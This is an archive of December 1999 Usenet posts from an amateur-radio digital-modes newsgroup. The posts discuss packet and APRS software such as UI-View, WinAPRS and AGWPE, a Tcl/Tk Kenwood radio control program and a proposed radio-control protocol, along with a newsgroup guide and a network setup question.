I recently added a PREFIX look-up form on the QSL page. If you need to know where a prefix is from, simply enter the call or prefix and see what country it is assigned to.

You are invited to http://hfradio.org, a non-commercial site offering:

+ Azimuth Map / Equidistant Map Creation (choose any QTH as center, many options)

+ Propagational Resources (live, real-time reports, eAlert service (sign up for automatic email solar/geo reports, complete with Aurora index))

+ News, and DX information and reports

+ QSL Manager and Callsign Lookup center

+ Swap and Shop

+ FREE HOME PAGES THAT YOU CAN USE TO POST YOUR OWN HAM OR SWL SITE

+ Bookstore - SWL and Ham related books. Over a 1000 titles so far.

+ Plus more (Directories, etc.)

73!

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ :

5438. Re: Free software for AEA PK232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-14 00:00:00 UTC
From: ea3tb@quitaesto.jet.es
Message-ID: <38564919.2895587@195.76.143.12>
Source record: 15046

If you want try my freeware soft WINTTY at
www.geocities.com/CapeCanaveral/6030/Wintty

73' de Cosme, EA3TB

On Mon, 13 Dec 1999 15:43:51 +0100, "Nermin Bajramoviï¿½"
<fortra@siol.net> wrote:

>Hello ham's,
>
>Recently I have had purchased AEA Pakratt 232 model: PK232mbx for digital
>modes.
>
>Would someone please advise me, where I can get free software for terminal
>emulation for use on RTTY, packet 1200 baud's as passive dx-cluster, etc...
>
>I will use the 232 with Kenwood TS850SAT, Dentron Amp. MLA 2500B, and
>variety
>of Vertical ant, Zepp etc..
>
>Thanks in advance, Happy Y2K Merry Christmas and see you on the bands.
>
>Opps, the PC will be 486 DX 66 with Philips monitor 15".
>
>Please respond to NG or my e-mail directly: fortra@siol.net
>
>Nermin, S58DX
>
>
>
>

==========
Para responder quitar "quitaesto"
To answer remove "quitaesto"
ea3tb@quitaesto.jet.es

5439. APRS - UI-View

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-14 00:00:00 UTC
From: "David B. Sampson" <davidsampson@cableinet.co.uk>
Message-ID: <38569A67.748BF289@cableinet.co.uk>
Source record: 15047

can anyone tell me if ui-view will run from a baycom type modem please

tks
dave
m1doz

5440. WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-14 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <yPz54.198178$5r2.497750@tor-nn1.netcom.ca>
Source record: 15048

I just heard about UI view.

What are the differences between the WinAPRS software and UI view??

Rob

5441. For Sale Yaesu FT-736R 2 m / 70 cm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-15 00:00:00 UTC
From: Howard Rudy <hrudy@lgcy.com>
Message-ID: <385775AA.6B769D08@lgcy.com>
Source record: 15099

For Sale Yaesu FT-736R 2 m / 70 cm
rate radio as a 9.5 on a scale 1 to 10
Radio was new 2yr ago from HRO.
Moved and never put radio on the air.
Still in box, w / tone bd, hand mic, manual.
Asking $825.00 obo + shipping
contact <hrudy@lgcy.com>
KA7YWO
Howard Rudy
Salt Lake City, Ut
801-532-8511
Also have klm sat ant 2m/70cm, make offer.

5442. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-15 00:00:00 UTC
From: yomama <yomama@ou.edu>
Message-ID: <3857D32A.287A59B9@ou.edu>
Source record: 15100

UI View is pretty nice, it is modern looking, compared to WinAPRS which keeps the Windows 3.1 interface alive. WinAPRS needs to get up to the Win95 or Win2000 interface. UIView is the program that replaces it otherwise.

UI View looks great, as you display data on GIF images that are easily made from Street Atlas, or MS Streets 98 (just use paste to the clipboard and Paint Shop Pro, and save as a GIF after writing down the top left and bottom right coordinates, and saving them in a file.

Fantastic! Send the man money, tell him to press on! He's doing it the right way. Now if he would just implement the sound card :-)

The only think I missed right off was a way to zoom in. As it is you have to make a smaller map, and then change to it. I spent all morning making street atlas maps from high to low resolution of Oklahoma.

I like the KISS interface. Works well with an old ancient KAM+...

My only request is, that he create a Server in it, so clients can display
the data.

Rob wrote:

> I just heard about UI view.
>
> What are the differences between the WinAPRS software and UI view??
>
> Rob

5443. ui view

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-15 00:00:00 UTC
From: pat o'shea <pboshea@eircom.net>
Message-ID: <838o84$98f$1@scotty.tinet.ie>
Source record: 15101

maybe a foolish question but can it run off a hamcom type modem ??
pat ei5fvb

5444. Re: ui view

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-15 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <_rW54.198380$5r2.499276@tor-nn1.netcom.ca>
Source record: 15102

I think you need a packet TNC for UI-View. The Hamcomm modem doesn't support packet (AX.25) as far as I know.

You may also be able to use UI view with some of the lower cost packet modems such as YAM and Baycom but I really don't know!

Rob

"pat o'shea" <pboshea@eircom.net> wrote in message news:838o84$98f$1@scotty.tinet.ie...
> maybe a foolish question but can it run off a hamcom type modem ??
> pat ei5fvb
>
>

5445. Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-15 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <38586F13.7DC40DC6@preferred.com>
Source record: 15103
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.digital

I have developed a graphical control program for the Kenwood
TS-140/440/940 radios that runs under Windows, Linux and several other
Unices with virtually no code changes.

It runs under Tcl/Tk 8.2.2. For those not familiar with Tcl/Tk it is a
scripting language (like Perl, Javacript, etc.). It's main feature is
it's great GUI tool kit, the Tk part. It's really great feature is the
same code can be run on Linux, Windows and several other Unix systems
WITHOUT changing the any code. The screen shots on my web page are from
both Linux and Windows95 with NO code changes. The only code that may
need to be changed is to specify which serial port to use.

If you do not have Tcl/Tk it is available for FREE from
http://www.scriptics.com/products/tcltk/8.2.html

It is a cinch to install on Windows and Linux. On Windows you just
execute the .exe from the above source to run the install wizard. Then
download kentcl.zip from my site, un-zip it and double click on it. For
Linux, just follow the compile/installation instructions.

--
Jeff Pierce, wd4nmq
piercej@preferred.com
http://pages.preferred.com/~piercej

----------== Posted via Newsfeeds.Com, Uncensored Usenet News ==----------
http://www.newsfeeds.com The Largest Usenet Servers in the World!
------== Over 73,000 Newsgroups - Including Dedicated Binaries Servers ==-----

5446. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-15 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <2EH64.422$e3.15829@nuq-read.news.verio.net>
Source record: 15104
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

"Dana H. Myers" <Dana.Myers@West.Sun.Com> wrote in message
news:385A4CC8.DB965D07@West.Sun.Com...
> Cathryn Mataga wrote:
> >
> > > I also am thinking about with the winter time coming to devise a
> > > proposal for a common radio command protocol. This could be used by the
> > > control program which talks to a server which translates to and from the
> > > actual radio.
> >
> > Oh, yes, this is a good idea, in my humble opinion. Something like
> > a libradio for Unix and a radio.dll for windows. Ideally something
> > open source, maybe even BSD-licensed, so that Radio manufacturers
> > could take this code, make a few changes and ship a driver with their radios.
>
> I believe there's a difference between a protocol specification (which
> is what was proposed) and an API (which is what you're apparently
> describing). A properly designed protocol is both designed and
> specified in platform-neutral terms, and describes the exchange of
> messages between agents. In the case of a remotely-controlled
> radio, the server and the client may be on different systems,
> in the case of a locally-controlled system, the server and the
> client may be on the same host. Either way, the same functionality
> could be available.
>
> Once a protocol is defined, client libraries which provide APIs
> would follow, as well as servers.
>
> > Me, I'd prefer as thin a wrapper as possible, and as simple as
> > an interface as is possible, probably with caps bits. In the API, though
> > I think the issues such as what you call in what order, and how things
> > exactly work need to be defined super tightly, obviously -- you know.
>
> The real challenge to defining a general radio control protocol
> (or API) is developing a syntax which adequately enumerates and
> provides control and status for radio features. If done properly,
> a general-purpose UI framework could be built, which configures
> itself after enumerating radio features. Actual details of radio
> control are handled at the server, perhaps through the use of
> Java servlets.
>
> Agreed, the protocol needs to address any sequence/state
> issues, but I do not believe it is practical to expect all
> clients to behave properly. So, it is important to understand

> all major states of a radio and associated features and
> provide an adequate set of exceptions to cope with ill-behaved
> clients.
>
> Keep in mind, a good remote radio control protocol probably
> allows for the encapsulation of audio/video streams using
> standard formats (mp3, GSM, wav, mpeg, etc.).

Okay, but me, I'd be happier, in the short term, just to have a
simple api to set/read the freqency and the volume, agc or
whatever. And try to keep this code as simple as possible --
with a c interface. That is single user -- controlling a single radio.

I think it's best to encapsulate as much as possible of simple
radio control, that is what's typically possible over the serial
ports of most radios in an api. This is to make the creation
of new drivers easy and bug free. And to take configuration of
the radio control out of the applications and into the OS where
it belongs, imo.

Then, like advanced features like java bindings could be
built with applications that run on top of this api. So, if you
want to make radio servers or decompress mp3, that'd be
another layer on top of this.

Like maybe we'd have a 'libradio' that would just control the
radio through the serial port. And, on top of that we'd create
an 'radiod' or something that would provide a server
to the radios on that system.

5447. Guide to the rec.radio Newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-16 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <83a45f$74k$1@news.hawaii.edu>
Source record: 15105
Cross-posted to: rec.radio.amateur.dx,rec.radio.amateur.digital.misc

Archive-name: radio/personal-intro

This message describes the rec.radio.amateur.*, rec.radio.cb, rec.radio.info, and rec.radio.swap newsgroups, as well as their Internet mailing list counterparts and complements. It is intended to serve as a guide for the new reader on what to find where. Questions and comments may be directed to Jeffrey Herman, KH6O, jeffreyh@hawaii.edu, or Paul Schleck, K3FU, pschleck@novia.net.

This message was last changed on 14 March, 1998.

History
=======

Way back when, before there was a Usenet, the Internet hosted a mailing list for hams, called (appropriately enough) INFO-HAMS. Ham radio discussions were held on the mailing list, and sent to the mailboxes of those who had signed up for it. When the Usenet software was created, and net news as we now know it was developed, a newsgroup was created for hams: net.ham-radio. The mailing list and the newsgroup were gatewayed together, eventually.

Over the years, as the net grew, the volume of discussion became progressively higher. First one by one, and then as part of two reorganizations, what was once one group became many. In the process, developments elsewhere on the net were reflected in the groups as they were created, most notably the change to place all of the ham radio groups in one hierarchy.

The collection of newsgroups continues to grow as more people join the net, and as more topics of discussion gain volume, I expect to see more groups be created as well. This follows what is happening on the rest of the net.

Nearly all of the radio newsgroups have corresponding mailing lists, the notable exception being rec.radio.swap. There are also a few mailing lists that don't have newsgroups.

The Current Groups
==================

It's important to post messages to the group that's appropriate for them, and not to the groups that aren't. The whole idea of having different newsgroups is so that folks who aren't interested in, say, homebrewing, don't have to wade through messages about homebrewing on the way to read about Field Day. Posting appropriately is just good etiquette.

The rec.radio.amateur.misc group is the catchall. It is what rec.ham-radio was renamed to during the first major reorganization. Any amateur radio-related message that's not more appropriate in one of the other groups belongs here, from contesting to DX to ragchewing on VHF to information on becoming a ham.

The group rec.radio.amateur.digital.misc is for discussions related to (surprise!) digital amateur radio. This doesn't have to be the common two-meter AX.25 variety of packet radio, either; some of the most knowledgeable folks in radio digital communications can be found here, and anything in the general area is welcome. The name was changed to emphasize this, and to encourage discussion not only of other text-based digital modes, such as AMTOR, RTTY, and Clover, but things like digital voice and video as well. The former group, rec.radio.amateur.packet, was removed on September 21st, 1993. It is obsolete, and you should use .digital.misc instead (or the appropriate new mailing list, mentioned below). The group has .misc as part of the name to allow further specialization if the users wish it, such as .digital.tcp-ip.

The swap group is rec.radio.swap. This recognizes a fact that became evident shortly after the original group was formed: Hams don't just swap ham radio gear, and other folks besides hams swap ham equipment. If you have radio equipment, or test gear, or computer stuff that hams would be interested in, here's the place. Equipment wanted postings belong here too. Discussions about the equipment generally don't; if you wish to discuss a particular posting with the buyer, email is a much better way to do it, and the other groups, especially .equipment and .homebrew, are the place for public discussions. There is now a regular posting with information on how to go about buying and selling items in rec.radio.swap; please refer to it before you post there. To answer a frequently asked question: No, there is no mailing list that goes along with this group. If you can't read Usenet news directly, you're out of luck.

The group rec.radio.amateur.policy was created as a place for all the discussions that seem to drag on interminably about the many rules, regulations, legalities, and policies that surround amateur radio, both existing and proposed. Recent changes to the Amateur Radio Rules (FCC Part 97) have finally laid to rest the Great Usenet Pizza Autopatch Debate - it's now legal to order a pizza on the autopatch, if you're not in the pizza business - as well as complaints about now-preempted local scanner laws hostile to amateurs, but plenty of discussion about what a bunch of rotten no-goodniks the local frequency coordinating body is, as well as the neverending no-code debate, may still be found here.

The group rec.radio.cb is the place for all discussion about the Citizens' Band radio service. Such discussions have been very inflammatory in rec.ham-radio in the past; please do not cross-post to both rec.radio.cb and rec.radio.amateur.* unless the topic is genuinely of interest to both hams and CBers - and very few topics are.

The rec.radio.info group is just what its name implies: it's the place where informational messages from across rec.radio.* may be found, regardless of where else they're posted. As of this writing, information posted to the

group includes Cary Oler's daily solar progagation bulletins, ARRL bulletins, the Frequently Asked Questions files for the various groups, and radio modification instructions. This group is moderated, so you cannot post to it directly; if you try, even if your message is crossposted to one of the other groups, your message will be mailed to the moderator, who is currently David Dodell, WB7TPY. The email address for submissions to the group is rec.radio.info-moderator@primenet.com. Inquires and other adminis-trivia should be directed to rec.radio.info-request@primenet.com. For more information about rec.radio.info, consult the introduction and posting guidelines that are regularly posted to that newsgroup.

The groups r.r.amateur.antenna, .boatanchors, .dx, .equipment, .homebrew, and .space are for more specialized areas of ham radio: discussions about antennas, the older tube based amateur, military, and commercial gear, commercially-made equipment, homebrewing, and amateur radio space operations. The .equipment group is not the place for buying or selling equipment; that's what rec.radio.swap is for. Similarly, the .space group is specifically about amateur radio in space, such as the OSCAR program and SAREX, the Shuttle Amateur Radio EXperiment; other groups cover other aspects of satellites and space. Homebrewing isn't about making your own alcoholic beverages at home (that's rec.crafts.brewing), but rather construction of radio and electronic equipment by the amateur experimenter. The .dx group is devoted to long distance amateur communications. Each of these subgroups has its own charter and FAQ; please refer to the archives to find these documents.

Except for rec.radio.swap and rec.radio.cb, all of these newsgroups are available by Internet electronic mail in digest format; send a mail message containing "help" on a line by itself to listserv@ucsd.edu for instructions on how to use the mail server.

All of the groups can be posted to by electronic mail, though, by using a gateway at the University of Texas at Austin. To post a message this way, change the name of the group you wish to post to by replacing all of the '.'s with '-'s - for example, rec.radio.swap becomes rec-radio-swap - and send to that name@cs.utexas.edu (rec-radio-swap@cs.utexas.edu, for example). You may crosspost by including multiple addresses as Cc: entries (but see below). This gateway's continued availability is at the pleasure of the admins at UT-Austin, and is subject to going away at any time - and especially if forgeries and other net.abuses become a problem. You have been warned.

Mailing Lists

In addition to the mailing lists that mirror the Usenet newsgroups, there also are a few that stand alone. These cover specific areas of ham radio, and discussion is focused on just those areas. PLEASE BE SURE TO SAVE THE WELCOME MESSAGE YOU RECEIVE AFTER SUBSCRIBING -- IT WILL CONTAIN IMPORTANT INFO REGARDING UNSUBSCRIBING!

The cq-contest mailing list is for discussions of contesting in ham radio. To join, send an email to cq-contesting-request@contesting.com.

The DX mailing list covers the finer points of DXing. This one is also joined by mailing "subscribe" on a line by itself, this time to dx-request@unbc.edu.

There's also a VHF mailing list, for VHF operators of the weak signal persuasion. You can join this one be sending "subscribe vhf" on a line by itself to vhf-request@w6yx.stanford.edu.

The QRP-L list is devoted to building and operating gear at low-power outputs. To subscribe, send an email to listproc@lehigh.edu and only write: subscribe qrp-l Your Name.

The TopBand e-list is devoted to all areas of operation on 160m. To subscribe, send an email to majordomo@contesting.com and only write: subscribe topband and follow the instructions you'll be sent.
This site, contesting.com, also hosts a couple dozen other ham-related e-lists. Use the above address, and only write: lists to get the entire index.

The Boatanchors e-list is devoted to the older tube-based ham, military, and commercial communications gear. To subscribe, send an email to: listserv@listserv.tempe.gov and only write: subscribe boatanchors

For homebuilding transmitters and receivers using tube technology, there is the Glowbugs e-list; send an email to: majordomo@piobaire.mines.uidaho.edu and only write: subscribe glowbugs <your@address.here>

The VHF DX discussion list can be accessed by sending an email to: majordomo@blacksheep.org and only writing: subscribe VHF-DX-discuss.

We now have a list devoted to amateur radio history. To subscribe, send an email to: ham-radio-history-subscribe@egroups.com - leave the body of the message blank.

Qth.net hosts over 100 ham-related e-lists, including lists devoted to each state, manufacturer, mode, band - too many to state here. Send an email to majordomo@qth.net and only write: lists to get the complete index.

For one of the most complete indexes of email lists, see the excellent web site http://pw2.netcom.com/~ac6v/pageae.html

Please do NOT send subscription requests to the mailing lists themselves; that doesn't work very often, and is very annoying to those on the list. Also, please keep your electronic mail address current with any mailing lists you subscribe to, as dealing with returned email is a nuisance for the person maintaining the mailing list.

A Few Words on Crossposting
==========

Please do not crosspost messages to two or more groups unless there is genuine interest in both groups in the topic being discussed, and when you do, please include a header line of the form "Followup-To: group.name" in your article's

headers (before the first blank line). This will cause followups to your article to go to the group listed in the Followup-To: line. If you wish to have replies to go to you by email, rather than be posted, use the word "poster" instead of the name of a group. Such a line appears in the headers of this article.

One of the few examples of productive cross-posting is with the rec.radio.info newsgroup. To provide a filtered presentation of information articles, while still maintaining visibility in their home newsgroups, the moderator strongly encourages cross-posting. All information articles should be submitted to the rec.radio.info moderator so that he may simultaneously cross-post your information to the appropriate newsgroups. Most newsreaders will only present the article once, and network bandwidth is conserved since only one article is propagated. If you make regular informational postings, and have made arrangements with the moderator to post directly to the group, please cross-post as appropriate.

--
Jeffrey Herman, KH6O, and your friendly rec.radio.amateur working-group
jeffreyh@hawaii.edu

5448. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-16 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn85hcjl.fg.nomail@linux.pe1chl.ampr.org>
Source record: 15106
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.digital

Jeff Pierce <piercej@preferred.com> wrote:
>I have developed a graphical control program for the Kenwood
>TS-140/440/940 radios that runs under Windows, Linux and several other
>Unices with virtually no code changes.

>It runs under Tcl/Tk 8.2.2. For those not familiar with Tcl/Tk it is a
>scripting language (like Perl, Javacript, etc.). It's main feature is
>it's great GUI tool kit, the Tk part. It's really great feature is the
>same code can be run on Linux, Windows and several other Unix systems
>WITHOUT changing the any code. The screen shots on my web page are from
>both Linux and Windows95 with NO code changes. The only code that may
>need to be changed is to specify which serial port to use.

Nice to see that someone develops a program that way. I don't have
those radios so this particular program is not useful for me, but I find it
deceptive to see how radio manufactures that offer some form of PC support
blindly assume you are using Windows95. Especially when it does not have
to be that way, when they had selected a somewhat more portable tool to
develop their applications.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5449. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-16 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <385922D2.2249B2DB@preferred.com>
Source record: 15107
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.digital

Rob Janssen wrote:
>
> Jeff Pierce <piercej@preferred.com> wrote:
> >I have developed a graphical control program for the Kenwood
> >TS-140/440/940 radios that runs under Windows, Linux and several other
> >Unices with virtually no code changes.
>
> >It runs under Tcl/Tk 8.2.2. For those not familiar with Tcl/Tk it is a
>
> Nice to see that someone develops a program that way. I don't have
> those radios so this particular program is not useful for me, but I find it
> deceptive to see how radio manufactures that offer some form of PC support
> blindly assume you are using Windows95. Especially when it does not have
> to be that way, when they had selected a somewhat more portable tool to
> develop their applications.
>
> Rob
> --
> +----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
> +----------------------------------+--------------------------------------+

I agree, I much prefer Linux to Windows. There is nothing "hidden" from
you and it is really stable. (My Linux system at work ran over 9 months
without a reboot until I had to power it down to move it).

However, at this point in time Windows is the most widely used os,
hopefully not for long :-). So, that is the os of choice for development
dollars for control programs. One good thing is that outfits like Red
Hat, Caldera, etc. are making Linux for easy to confgure and run.

I personaly hope for more ham development in languages like Tcl/Tk for
more transportability. However, most of the industry is blinded by the
glitter and size of Microsoft. Which is great for stifling outside
competition and making the computer world dependant on Microsoft.

I also am thinking about with the winter time coming to devise a
proposal for a common radio command protocol. This could be used by the
control program which talks to a server which translates to and from the
actual radio.

--
Jeff Pierce
piercej@preferred.com

http://pages.preferred.com/~piercej

------------== Posted via Newsfeeds.Com, Uncensored Usenet News ==----------
http://www.newsfeeds.com The Largest Usenet Servers in the World!
-------== Over 73,000 Newsgroups - Including Dedicated Binaries Servers ==-----

5450. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-16 00:00:00 UTC
From: Andy McMullin <Andy.McMullin@pbs.plym.ac.uk>
Message-ID: <3858dfdf@palantir.pbs.plym.ac.uk>
Source record: 15108

"yomama" <yomama@ou.edu> wrote in message news:3857D32A.287A59B9@ou.edu...
> <deleted stuff>
>
> Fantastic! Send the man money, tell him to press on! He's doing it
> the right way. Now if he would just implement the sound card :-)
>

Why not run it on top of AGWPE? That can then run on top of your sound card!! AGW supports the following (according to http://www.forthnet.gr/sv2agw"):

"AGW Packet Engine Now supports not only external tncs but also other kind of modem tncs. They are the following.
1.Baycom (and compatibles) 1200/2400 serial modems.
2.OE5DXL 9600 G3RUH compatible modem.
3.DRSI cards.
4.Baycom USCC cards.
5.Sound Cards (Any Kind).
6. YAM .
7.OptoScc card (4 Ports).
8.PetScc Card (2 Ports).
9.Baycom Picpar 9600 & BP-96.
10.G4XYW smart 9600b modem.
All of them are virtul device drivers (*.vxd) and run ONLY under WIN95/98.
All of the above drivers are dynamic. This means that they are loaded only while AGW Packet Engine is runing and only if we need them.When AGW Packet Engine exits, the driver is also unloaded."

Hope this helps
73 -- Andy, G8TQH

5451. Re: ui view

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-16 00:00:00 UTC
From: Andy McMullin <Andy.McMullin@pbs.plym.ac.uk>
Message-ID: <3858e082@palantir.pbs.plym.ac.uk>
Source record: 15109

UI-View will run on top of both BPQ and AGWPE. In the case of the latter, it supports the following:

1.Baycom (and compatibles) 1200/2400 serial modems.
2.OE5DXL 9600 G3RUH compatible modem.
3.DRSI cards.
4.Baycom USCC cards.
5.Sound Cards (Any Kind).
6. YAM .
7.OptoScc card (4 Ports).
8.PetScc Card (2 Ports).
9.Baycom Picpar 9600 & BP-96.
10.G4XYW smart 9600b modem.

Note however, that AGWPE only works with Win/95 or 98 at the moment. As the distribution site says....

"All of them are virtul device drivers (*.vxd) and run ONLY under WIN95/98. All of the above drivers are dynamic. This means that they are loaded only while AGW Packet Engine is runing and only if we need them.When AGW Packet Engine exits, the driver is also unloaded."

Hope this helps
73 -- Andy, G8TQH

"Rob" <NoEmail@NoWay.com> wrote in message
news:_rW54.198380$5r2.499276@tor-nn1.netcom.ca...
> I think you need a packet TNC for UI-View. The Hamcomm modem doesn't support
> packet (AX.25) as far as I know.
>
> You may also be able to use UI view with some of the lower cost packet
> modems such as YAM and Baycom but I really don't know!
>
> Rob
>
> "pat o'shea" <pboshea@eircom.net> wrote in message
> news:838o84$98f$1@scotty.tinet.ie...
> > maybe a foolish question but can it run off a hamcom type modem ??
> > pat ei5fvb
> >
> >
>
>

5452. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-16 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s5j5istkqrs40@corp.supernews.com>
Source record: 15110

True.

But AGWPE has a lot of errors on my machine. When it crashes
it leaves those little modem icons on the right of the task bar.
If I don't reboot often, I would end up with 8 of those after awhile.

I find it very buggy in my setup. I am a registered user, but I just can't keep
it from crashing once a day.

Andy McMullin wrote
>
>"yomama" <yomama@ou.edu> wrote
>> <deleted stuff>
>>
>> Fantastic! Send the man money, tell him to press on! He's doing it
>> the right way. Now if he would just implement the sound card :-)
>>
>
>Why not run it on top of AGWPE? That can then run on top of your sound
>card!! AGW supports the following (according to
>http://www.forthnet.gr/sv2agw"):

5453. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <AEq64.198677$5r2.501079@tor-nn1.netcom.ca>
Source record: 15111
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

I like the idea of open source so HAMS can make changes to the code for
their own particular rigs.

Jeff, are you making the source code available to allow anyone to modify for
YAESU, etc rigs?

Rob

"Cathryn Mataga" <cathryn@junglevision.com> wrote in message
news:Gtb64.261$e3.10670@nuq-read.news.verio.net...
> > I also am thinking about with the winter time coming to devise a
> > proposal for a common radio command protocol. This could be used by the
> > control program which talks to a server which translates to and from the
> > actual radio.
>
> Oh, yes, this is a good idea, in my humble opinion. Something like
> a libradio for Unix and a radio.dll for windows. Ideally something
> open source, maybe even BSD-licensed, so that Radio manufacturers
> could take this code, make a few changes and ship a driver with their
radios.
>
> Me, I'd prefer as thin a wrapper as possible, and as simple as
> an interface as is possible, probably with caps bits. In the API, though
> I think the issues such as what you call in what order, and how things
> exactly work need to be defined super tightly, obviously -- you know.
>
>

5454. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: "Dana H. Myers" <Dana.Myers@West.Sun.Com>
Message-ID: <385A4CC8.DB965D07@West.Sun.Com>
Source record: 15112
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Cathryn Mataga wrote:
>
> > I also am thinking about with the winter time coming to devise a
> > proposal for a common radio command protocol. This could be used by the
> > control program which talks to a server which translates to and from the
> > actual radio.
>
> Oh, yes, this is a good idea, in my humble opinion. Something like
> a libradio for Unix and a radio.dll for windows. Ideally something
> open source, maybe even BSD-licensed, so that Radio manufacturers
> could take this code, make a few changes and ship a driver with their radios.

I believe there's a difference between a protocol specification (which
is what was proposed) and an API (which is what you're apparently
describing). A properly designed protocol is both designed and
specified in platform-neutral terms, and describes the exchange of
messages between agents. In the case of a remotely-controlled
radio, the server and the client may be on different systems,
in the case of a locally-controlled system, the server and the
client may be on the same host. Either way, the same functionality
could be available.

Once a protocol is defined, client libraries which provide APIs
would follow, as well as servers.

> Me, I'd prefer as thin a wrapper as possible, and as simple as
> an interface as is possible, probably with caps bits. In the API, though
> I think the issues such as what you call in what order, and how things
> exactly work need to be defined super tightly, obviously -- you know.

The real challenge to defining a general radio control protocol
(or API) is developing a syntax which adequately enumerates and
provides control and status for radio features. If done properly,
a general-purpose UI framework could be built, which configures
itself after enumerating radio features. Actual details of radio
control are handled at the server, perhaps through the use of
Java servlets.

Agreed, the protocol needs to address any sequence/state
issues, but I do not believe it is practical to expect all
clients to behave properly. So, it is important to understand
all major states of a radio and associated features and
provide an adequate set of exceptions to cope with ill-behaved
clients.

Keep in mind, a good remote radio control protocol probably allows for the encapsulation of audio/video streams using standard formats (mp3, GSM, wav, mpeg, etc.).

Dana K6JQ
dana.myers@sun.com

5455. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: Roger Barker <roger@peaksys.co.uk>
Message-ID: <$vHMIFAUDiW4EwtA@peaksys.co.uk>
Source record: 15113

In article <s5j5istkqrs40@corp.supernews.com>, Steve Sampson
<ssampson@usa-site.net> writes
>True.
>
>But AGWPE has a lot of errors on my machine. When it crashes
>it leaves those little modem icons on the right of the task bar.
>If I don't reboot often, I would end up with 8 of those after awhile.
>
>I find it very buggy in my setup. I am a registered user, but I just can't keep
>it from crashing once a day.

Have you got the latest version and the latest drivers? I've found V2000
much more stable than previous versions - On my system it runs for days
on end with three active ports without a problem.

--
Roger Barker, G4IDE roger@peaksys.co.uk
Boston, UK http://www.packetradio.org.uk

5456. FBB server-client via Flexnet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: skoric@ptt.YU
Message-ID: <01bf48a5$79baeb40$1500b42c@yt7mpb-9>
Source record: 15114

Gentlemen,

What I want to do in my club is to make a small network. A "server" should be DosFBB515c on an old 286 computer having Baycom USCC card with two modems on board. It works now as a standalone bbs with TFPCX driver in -dr(si) mode and PORT.SYS with DRSI interface. A "client" should be another 286 that has Baycom Terminal 160 installed (capable of KISS interface).

I want my club members to "connect" FBB from the client computer in a way they would use radio connection.

Both computers have COM ports and I made 3-wire cable to link them (TX and RX crossed + Ground). Before that, I tested COM ports with the MSD and it told that COM's on server are 2400 baud, data 8, UART 16550AF. COM's on client are 1200 baud, data 5, UART 8250. Other params are the same on both ends.

I was suggested to try Flexnet as the networking solution. Well I load:

LH FLEXNET
LH USCC /i=5 (because default value is 7 and what about LPT1 at IRQ7?)
FLEX
TFEMU (here I don't know if it is needed to have: -i=5 or what else IRQ?)
and FBB with PORT.SYS in TFPCX interface.

It doesn't boot USCC at all. Seems that USCC card has been found after LH USCC and there appear an info about USCC chanells after FLEX. So far so good.

Well, at first I tried go back and test TFPCX in its "normal" (not "drsi") mode and PORT.SYS with TFPCX interface. It doesn't work too.

Next, I tried to use BPQ with USCC settings (worked great with kiss-TNC earlier) and PORT.SYS with BPQ interface. It doesn't work.

One more time, I tried Flexnet modules, this time TFEMU in DRSI mode and PORT.SYS with DRSI interface. It doesn't work.

